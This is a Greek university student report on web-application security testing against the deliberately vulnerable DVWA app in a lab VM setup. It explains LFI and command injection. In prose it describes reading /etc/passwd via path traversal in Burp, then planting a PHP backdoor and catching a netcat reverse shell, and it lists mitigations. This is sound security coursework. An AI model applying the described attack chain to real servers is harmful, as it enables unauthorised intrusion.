ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Πληροφορικής

Εργασία Μαθήματος ***Ασφάλεια Δικτύων***

Τελική Άσκηση	Επιθεώρηση ευπαθειών ασφάλειας διαδικτυακών εφαρμογών
Όνομα φοιτητή – Αρ. Μητρώου	ΚΟΛΟΒΟΣ ΚΥΡΙΑΚΟΣ Π19196
	ΤΑΛΙΑΔΩΡΟΣ ΑΝΔΡΕΑΣ Π19200
Ημερομηνία παράδοσης	20/06/2023

Εκφώνηση της άσκησης:

4. **Επιθεώρηση ευπαθειών ασφάλειας διαδικτυακών εφαρμογών με τη χρήση εργαλείων (ενδεικτικά): w3af** (http://w3af.org/), **zap** (Zed Attack Proxy Project, http://code.google.com/p/zaproxy/), **Grabber** (http://rgaucher.info/beta/grabber/), **Vega** (https://subgraph.com/vega/), **Wapiti** (http://wapiti.sourceforge.net/), **WebScarab** (: https://www.owasp.org/index.php/), **Arachni** (http://www.arachni-scanner.com/)

Να αναλύσετε, να σχεδιάσετε και να υλοποιήσετε δικτυακές επιθέσεις επιπέδου εφαρμογής, με βάση τα παρακάτω βήματα. Η εργασία θα συνοδεύεται από κατάλληλη τεκμηρίωση η οποία θα περιλαμβάνει όλα τα παρακάτω στοιχεία.

Σημεία υλοποίησης στην υποδομή: Η διαμόρφωση του metasploit θα γίνει στο **VM1 (External Network)** και θα χρησιμοποιεί ως στόχο το VM-2 (DMZ-web server).

Α) Επισκόπηση επιθέσεων επιπέδου εφαρμογής και βασική διαμόρφωση (3 μονάδες)

1. Γενική περιγραφή συστημάτων ανάλυσης και εκμετάλλευσης ευπαθειών (web application exploitation frameworks). Περιγράψτε τα συστήματα ανάλυσης και εκμετάλλευσης ευπαθειών διαδικτυακών εφαρμογών, τις βασικές λειτουργίες τους, και αναφέρατε γνωστά συστήματα (περίπου 1000 λέξεις, 2 μονάδες).
2. *Περιγραφή και σύγκριση **δύο** διαφορετικών εργαλείων (π.χ. w3af και zap).* Περιγράψτε τα μελετούμενα εργαλεία / πλαίσια ελέγχου ασφάλειας. Η περιγραφή θα περιλαμβάνει τουλάχιστον τα εξής: (α) γενική περιγραφή (β) οδηγίες εγκατάστασης, (γ) βασικές οδηγίες διαμόρφωσης και χρήσης. Και (δ) περιγραφή της δικής σας παραμετροποίησης / χρήσης (αφορά το βήμα 5 παρακάτω) (περίπου 2000 λέξεις, 3 μονάδες).

Β) Εκτέλεση δοκιμών ασφάλειας επιπέδου εφαρμογής (5 μονάδες)

3. *Διαμόρφωση κόμβου-επιτιθέμενου.* Στον κόμβο ο οποίος θα έχει το ρόλο του επιτιθέμενου να εγκατασταθούν τα υπό δοκιμή εργαλεία /πλαίσια ελέγχου, ώστε να μπορείτε να εκτελέσετε ελέγχους ασφάλειας επιπέδου εφαρμογής. Να εγκαταστήσετε τα απαραίτητα plugins που απαιτούνται πιθανώς για κάθε εργαλείο. Να δημιουργηθεί και αναλυτικό εγχειρίδιο της παραμετροποίησης (1 μονάδα).
4. *Εντοπισμός ευπαθειών κόμβου-θύματος.* Χρησιμοποιώντας διαδοχικά τα δύο εργαλεία ελέγχου που έχετε επιλέξει, να εντοπιστούν και να καταγραφούν οι σημαντικότερες ευπάθειες (vulnerabilities) της δικτυακής εφαρμογής που έχει εγκατασταθεί στον κόμβο που παίζει το ρόλο του θύματος (2 μονάδες).
5. *Εκμετάλλευση ευπαθειών.* Σε αυτό το βήμα θα γίνει προσπάθεια εκμετάλλευσης (exploitaiton) των σημαντικότερων ευπαθειών του κόμβου θύματος, οι οποίες εντοπίστηκαν στο προηγούμενο βήμα και επιτυχούς υλοποίησης των αντίστοιχων επιθέσεων (1 μονάδα).
6. *Μέτρα ασφάλειας.* Προτείνετε συγκεκριμένα αντίμετρα για την αντιμετώπιση και πρόληψη από τις επιθέσεις που εντοπίστηκαν στο 5ο βήμα (1 μονάδα).

Γ) Σύγκριση αποτελεσμάτων από τα εργαλεία ελέγχου που χρησιμοποιήσατε (2 μονάδες)

7. Σε αυτό το βήμα, θα συγκρίνετε τα αποτελέσματα που προέκυψαν από τα διαφορετικά εργαλεία ελέγχου που χρησιμοποιήσατε, δίδοντας έμφαση και εξηγώντας τις πιθανές διαφορές των αδυναμιών που εντοπίστηκαν από κάθε εργαλείο.

Γενική Περιγραφή:

Τα συστήματα ανάλυσης και εκμετάλλευσης ευπαθειών (web application exploitation frameworks) είναι εργαλεία που σχεδιάστηκαν για τον εντοπισμό, την ανάλυση και την εκμετάλλευση ευπαθειών σε διαδικτυακές εφαρμογές. Αυτά τα εργαλεία παρέχουν μια ποικιλία λειτουργιών που βοηθούν στην αναγνώριση ασφαλείας και την αξιολόγηση της ανθεκτικότητας των εφαρμογών.

Οι βασικές λειτουργίες αυτών των συστημάτων περιλαμβάνουν:

1. **Σάρωση (Scanning):** Τα συστήματα αυτά εκτελούν σάρωση των διαδικτυακών εφαρμογών για την εντοπισμό ευπαθειών και αναλύουν την περιοχή επίθεσης. Αυτό περιλαμβάνει την εκτέλεση αυτόματων σαρώσεων ευπαθειών και την αναγνώριση ευάλωτων σημείων στις εφαρμογές.
2. **Ανάλυση (Analysis):** Οι εργαλειοθήκες ανάλυσης αποσκοπούν στην αποσυναρμολόγηση και ανάλυση του κώδικα και των δομών των εφαρμογών. Αυτό τους επιτρέπει να εντοπίζουν ευπάθειες και να αναγνωρίζουν πιθανές ευπάθειες που μπορεί να εκμεταλλευτούν κακόβουλοι χρήστες.
3. **Εκμετάλλευση (Exploitation):** Αυτή η λειτουργία αφορά την εκμετάλλευση των ευπαθειών που ανακαλύπτονται στις εφαρμογές. Οι εργαλειοθήκες παρέχουν ένα ευέλικτο πλαίσιο για την εκτέλεση επιθέσεων και την αξιοποίηση των ευπαθειών προκειμένου να κερδίσουν πρόσβαση, να ανακτήσουν πληροφορίες ή να προκαλέσουν βλάβη στην εφαρμογή ή στον διακομιστή.

Ορισμένα γνωστά συστήματα ανάλυσης και εκμετάλλευσης ευπαθειών περιλαμβάνουν:

1. **OWASP ZAP:** Ένα εργαλείο ασφαλείας ανοικτού κώδικα που παρέχει λειτουργίες όπως ο αυτοματοποιημένος εντοπισμός ευπαθειών, η επιθετική δοκιμή και η ανάλυση ασφαλείας διαδικτυακών εφαρμογών.

2. **BeEF:** Ένα εργαλείο εκμετάλλευσης που επικεντρώνεται στην εκμετάλλευση των ευπαθειών στους περιηγητές και την επιρροή τους στους χρήστες.
3. **sqlmap**: Ένα εργαλείο ανάλυσης και εκμετάλλευσης ευπαθειών SQL που χρησιμοποιείται για επιθέσεις SQL injection.

Αυτά τα είναι μόνο μερικά από τα πολλά συστήματα ανάλυσης και εκμετάλλευσης ευπαθειών που είναι διαθέσιμα. Οι αναφερθείσες εργαλειοθήκες παρέχουν μια ευέλικτη και ισχυρή λύση για τον έλεγχο και την αξιολόγηση της ασφάλειας διαδικτυακών εφαρμογών.

Δημιουργία Web Server και Web Application:

Σε ένα Ubuntu machine έχω εγκαταστήσει ένα έτοιμο Web Application με το όνομα DVWA. Είναι ένα έτοιμο Web Application που εσκεμμένα περιέχει Security Vulnerabilities. Έχει γίνει εγκατάσταση του και έχω κάνει τα κατάλληλα configurations ούτως ώστε να μπορεί να εξυπηρετηθεί από έναν Apache server.

```
kyriakos@kyriakos-VirtualBox:/var/www/html/DVWA$ ls
about.php      docs              login.php      README.fr.md  security.php
CHANGELOG.md   dvwa              logout.php     README.md     security.txt
compose.yml    external          phpinfo.php    README.pt.md  setup.php
config         favicon.ico       php.ini        README.tr.md  tests
COPYING.txt    hackable          README.ar.md   README.zh.md  vulnerabilities
database       index.php         README.es.md   robots.txt
Dockerfile     instructions.php  README.fa.md   SECURITY.md
kyriakos@kyriakos-VirtualBox:/var/www/html/DVWA$
```

Στη συνέχεια έγιναν αλλαγές στο firewall ούτως ώστε το port 80 που θα βρίσκεται το Web Application να είναι η μοναδική επικοινωνία externally. Αυτό μπορεί να επιτευχθεί με αυτές τις εντολές.

-**sudo ufw allow 80**

-sudo ufw enable

Αυτό είναι το αποτέλεσμα όπως θα δείτε παρακάτω στο Network Mapping που εκτελέστηκε στο Kali machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.253.176.6 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 05:22 EDT
Nmap scan report for kyriakos-VirtualBox.lan (10.253.176.6)
Host is up (0.00050s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds

┌──(kali㉿kali)-[~]
└─$
```

IP DMS:

```
kyriakos@kyriakos-VirtualBox:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.253.176.6  netmask 255.255.252.0  broadcast 10.253.179.255
        inet6 fe80::b83:6fdb:1208:71db  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bb:27:d1  txqueuelen 1000  (Ethernet)
        RX packets 127  bytes 23700 (23.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77  bytes 9908 (9.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 109  bytes 9400 (9.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 9400 (9.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kyriakos@kyriakos-VirtualBox:~/Desktop$
```

ΕΚΤΕΛΕΣΗ ΔΟΚΙΜΩΝ ΑΣΦΑΛΕΙΑΣ:

Επιλέξαμε συγκεκριμένα 2 επιθέσεις.

1. **LFI (Local File Inclusion):** είναι μια ευπάθεια που συμβαίνει όταν μια ιστοσελίδα επιτρέπει τη συμπερίληψη τοπικών αρχείων χωρίς να γίνεται η απαραίτητη επικύρωση ή απολογισμός. Ουσιαστικά, ένας

επιτιθέμενος μπορεί να εκμεταλλευτεί τις παραμέτρους εισόδου ή τους μηχανισμούς συμπερίληψης αρχείων μιας ευπαθούς ιστοσελίδας για να συμπεριλάβει αρχεία που βρίσκονται αποθηκευμένα στον διακομιστή.

Η ευπάθεια του Local File Inclusion μπορεί να οδηγήσει σε διάφορα προβλήματα ασφάλειας, συμπεριλαμβανομένων:

-Αποκάλυψη Ευαίσθητων Πληροφοριών: Ένας επιτιθέμενος μπορεί να εκμεταλλευτεί το LFI για να διαβάσει ευαίσθητα αρχεία, όπως αρχεία ρυθμίσεων, διαπιστευτήρια χρηστών ή συστημικά αρχεία. Αυτό μπορεί να παρέχει πολύτιμες πληροφορίες που μπορούν να χρησιμοποιηθούν για περαιτέρω επιθέσεις.

-Εκτέλεση Κώδικα από Απόσταση (Remote Code Execution): Σε ορισμένες περιπτώσεις, ένας επιτιθέμενος μπορεί να συμπεριλάβει κακόβουλα αρχεία που περιέχουν εκτελέσιμο κώδικα, ο οποίος μπορεί να οδηγήσει στην εκτέλεση κώδικα από απόσταση στον διακομιστή. Αυτό μπορεί να δώσει στον επιτιθέμενο πλήρη έλεγχο του συστήματος.

-Διάβασμα Καταλόγων (Directory Traversal): Το LFI μπορεί να επιτρέψει στον επιτιθέμενο να περιηγηθεί στους φακέλους του διακομιστή, ενδεχομένως να έχει πρόσβαση σε αρχεία που δεν θα έπρεπε να είναι προσβάσιμα.

2. **Command Injection:** είναι μια ευπάθεια ασφαλείας που συμβαίνει όταν μια εφαρμογή δεν επικυρώνει ή δεν απολογίζεται σωστά την εισαγωγή χρήστη και επιτρέπει σε επιτιθέμενο να εισάγει εκτελέσιμες εντολές στο σύστημα που φιλοξενεί την εφαρμογή.

   Όταν μια εφαρμογή δεν ελέγχει σωστά την εισαγωγή του χρήστη, ο επιτιθέμενος μπορεί να εισάγει εντολές του λειτουργικού συστήματος ή άλλων εντολών που εκτελούνται στο περιβάλλον όπου εκτελείται η εφαρμογή. Αυτό μπορεί να οδηγήσει σε σοβαρές επιπτώσεις, συμπεριλαμβανομένων:


   -Εκτέλεση Εντολών από Απόσταση: Ο επιτιθέμενος μπορεί να εισάγει κακόβουλες εντολές που εκτελούνται στο σύστημα υποδοχής της εφαρμογής. Αυτό μπορεί να οδηγήσει σε απόσταση εκτέλεσης κώδικα, με τον επιτιθέμενο να έχει πλήρη έλεγχο του συστήματος.

-Αποκάλυψη Ευαίσθητων Πληροφοριών: Ο επιτιθέμενος μπορεί να ανακτήσει ευαίσθητες πληροφορίες από το σύστημα, όπως αρχεία καταγραφής, αρχεία παραμετροποίησης ή αρχεία χρηστών.


-Εξάπλωση Μηχανισμών Επίθεσης: Ο επιτιθέμενος μπορεί να χρησιμοποιήσει την ευπάθεια της εντολής εκτέλεσης για να εκτελέσει περαιτέρω επιθέσεις, όπως την εκτέλεση κακόβουλου κώδικα ή την εγκατάσταση κακόβουλου λογισμικού.

LFI Vulnerability Implementation:


Έχουμε το εξής Website:




Κοιτάζοντας το URL ήταν ξεκάθαρο πως μπορούσαμε να εκτελέσουμε ένα Path Traversal Attack. Μπορούσαμε να μην χρησιμοποιήσουμε κάποιο εργαλείο για αυτή την επίθεση αλλά χάρη της άσκησης το εκτελέσαμε με το εργαλείο Burpsuite. Για αρχή άνοιξα το foxy proxy.




Στη συνέχεια με ένα reload στο site έχουμε κάνει listen στο Burpsuite. Το στέλνουμε στο Repeater και κάνουμε τις κατάλληλες αλλαγές για την εκτέλεση του Path Traversal Attack και το κάνουμε send.




Όπως βλέπουμε καταφέραμε να μετακινηθούμε στο directory /etc/passwd. Αμέσως μετά με ένα απλό php backdoor θα εκμεταλλευτούμε το Path Traversal Attack για να κάνουμε exploit το application.



Ανοίξαμε και ένα python server στο port 80 για το ανέβασμα του backdoor.



Επίσης κάνουμε και set το netcat για να κάνει listen στο port 8000 για να πιάσουμε το reverse shell μας.



Αποφυγή του LFI Vulnerability:

-Επικύρωση εισόδου: Βεβαιωθείτε ότι ελέγχετε και επικυρώνετε την εισαγωγή του χρήστη που χρησιμοποιείται για τη συμπερίληψη των αρχείων. Απορρίψτε ή απομακρύνετε οποιαδήποτε μη αποδεκτή ή επικίνδυνη είσοδο.

-Περιορισμός πρόσβασης σε τοπικά αρχεία: Βεβαιωθείτε ότι η εφαρμογή περιορίζει την πρόσβαση σε τοπικά αρχεία. Ορίστε μια λευκή λίστα εγκεκριμένων αρχείων ή διαδρομών που επιτρέπονται να συμπεριληφθούν.


-Απομόνωση αρχείων: Διατηρήστε τα αρχεία που απαιτούνται για τη λειτουργία της εφαρμογής σε ξεχωριστό φάκελο, χωρίς πρόσβαση από το διαδίκτυο. Αποφύγετε την συμπερίληψη αρχείων που βρίσκονται σε ευπαθείς θέσεις, όπως τον φάκελο του συστήματος ή τον φάκελο της εφαρμογής.

-Χρήση απολογισμού αρχείων: Χρησιμοποιήστε μηχανισμούς απολογισμού αρχείων που επιτρέπουν τη συμπερίληψη μόνο εγκεκριμένων αρχείων. Αυτό μπορεί να γίνει μέσω της χρήσης απολογισμού μεταβλητών περιβάλλοντος ή μηχανισμών ασφαλούς συμπερίληψης αρχείων.


-Ενημέρωση και επισκευή ευπαθειών: Βεβαιωθείτε ότι το λειτουργικό σύστημα και οι εξαρτήσεις της εφαρμογής είναι ενημερωμένα και ασφαλή. Πραγματοποιήστε τακτικά αναβαθμίσεις και επισκευές ευπαθειών για να αποφύγετε τις γνωστές ευπάθειες.


Command Injection Vulnerability Implementation:

Σε αυτή την περίπτωση μπορούμε να περάσουμε τιμή σε ένα input box το οποίο έχει την χρησιμότητα να κάνει ping την IP που θα του παρέχεις. Όμως προσέξαμε ότι μπορούμε να εκτελέσουμε και εντολές σε bash code.

